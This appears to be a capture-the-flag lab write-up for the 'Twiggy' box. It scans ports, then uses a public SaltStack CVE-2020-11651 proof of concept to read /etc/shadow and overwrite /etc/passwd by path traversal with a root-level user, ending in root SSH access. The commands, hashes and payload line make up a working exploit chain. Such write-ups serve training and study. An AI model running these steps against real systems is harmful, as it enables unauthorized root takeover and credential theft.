
Twiggy|ZeroMQ 2.0 RCE|/etc/passwd Write Privilege

The initial Nmap scan reveals SSH, DNS, HTTP, ZeroMQ and an HTTP server acting as middleware:

```
┌──(kali㉿kali)-[~/OSCP/Twiggy]
└─$ cat Twiggy_Scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 11:46 EST
Nmap scan report for 192.168.196.62
Host is up (0.042s latency).
Not shown: 65529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 44:7d:1a:56:9b:68:ae:f5:3b:f6:38:17:73:16:5d:75 (RSA)
|   256 1c:78:9d:83:81:52:f4:b0:1d:8e:32:03:cb:a6:18:93 (ECDSA)
|_  256 08:c9:12:d9:7b:98:98:c8:b3:99:7a:19:82:2e:a3:ea (ED25519)
53/tcp   open  domain  NLnet Labs NSD
80/tcp   open  http    nginx 1.16.1
|_http-title: Home | Mezzanine
|_http-server-header: nginx/1.16.1
4505/tcp open  zmtp    ZeroMQ ZMTP 2.0
4506/tcp open  zmtp    ZeroMQ ZMTP 2.0
8000/tcp open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (application/json).
```

After looking around the HTTP server I couldn't find a way to gain access to the target so I transitioned to other ports. A Google search of ZeroMQ 2.0 revealed an RCE exploit:



We can download a POC from here (https://github.com/jasperla/CVE-2020-11651-poc). After trying to gain a reverse shell I transitioned to reading files which is another capability that this vulnerability has and I accessed the /etc/shadow file:

```
└─$ python3 exploit.py --master twiggy.offsec -r /etc/shadow
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C t
o abort.
/home/kali/.local/lib/python3.11/site-packages/salt/transport/client.py:28: DeprecationWarning: This module is depre
cated. Please use salt.channel.client instead.
  warn_until(
[+] Checking salt-master (twiggy.offsec:4506) status ... ONLINE
[+] Checking if vulnerable to CVE-2020-11651 ... YES
[*] root key obtained: yRJf6KcMheGt6fA3HMtk2MP7A+no97bLn63sq9i4VDdZsNsCGRxgP6SPt2vbqwVd9clfjwc5+o8=
[+] Attemping to read /etc/shadow from twiggy.offsec
root:$6$WT0RuvyM$WIZ6pBFcP7G4pz/jRYY/LBsdyFGIiP3SLl0p32mysET9sBMeNkDXXq52becLp69Q/Uaiu8H0GxQ31XjA8zImo/:18400:0:9999
9:7:::
```

We can attempt to crack the password or we can exploit the write capability this exploit uses to add a user to the root group:

```
gio:$1$CPyUzTAG$UF72P38WfaMEkH2tgUh5O0:0:0:root:/root:/bin/bash
```

```
┌──(kali㉿kali)-[~/OSCP/Twiggy/CVE-2020-11651-poc]
└─$ python3 exploit.py --master twiggy.offsec --upload-src passwd  --upload-dest ../../../../../../../../../../etc/pass
wd
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C t
o abort.
/home/kali/.local/lib/python3.11/site-packages/salt/transport/client.py:28: DeprecationWarning: This module is depre
cated. Please use salt.channel.client instead.
  warn_until(
[+] Checking salt-master (twiggy.offsec:4506) status ... ONLINE
[+] Checking if vulnerable to CVE-2020-11651 ... YES
[*] root key obtained: yRJf6KcMheGt6fA3HMtk2MP7A+no97bLn63sq9i4VDdZsNsCGRxgP6SPt2vbqwVd9clfjwc5+o8=
[+] Attemping to upload passwd to ../../../../../../../../../../etc/passwd on twiggy.offsec
[ ] Wrote data to file /srv/salt/../../../../../../../../../../etc/passwd
```

Now we can ssh with the credentials we just added to the system:

```
┌──(kali㉿kali)-[~/OSCP/Twiggy]
└─$ ssh gio@twiggy.offsec
The authenticity of host 'twiggy.offsec (192.168.196.62)' can't be established.
ED25519 key fingerprint is SHA256:uYMZFN9vYkxFeoZ23/Znor6lCrABMH4HLFk4qNAIkB4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'twiggy.offsec' (ED25519) to the list of known hosts.
gio@twiggy.offsec's password:
[root@twiggy ~]# whoami
root
[root@twiggy ~]#
```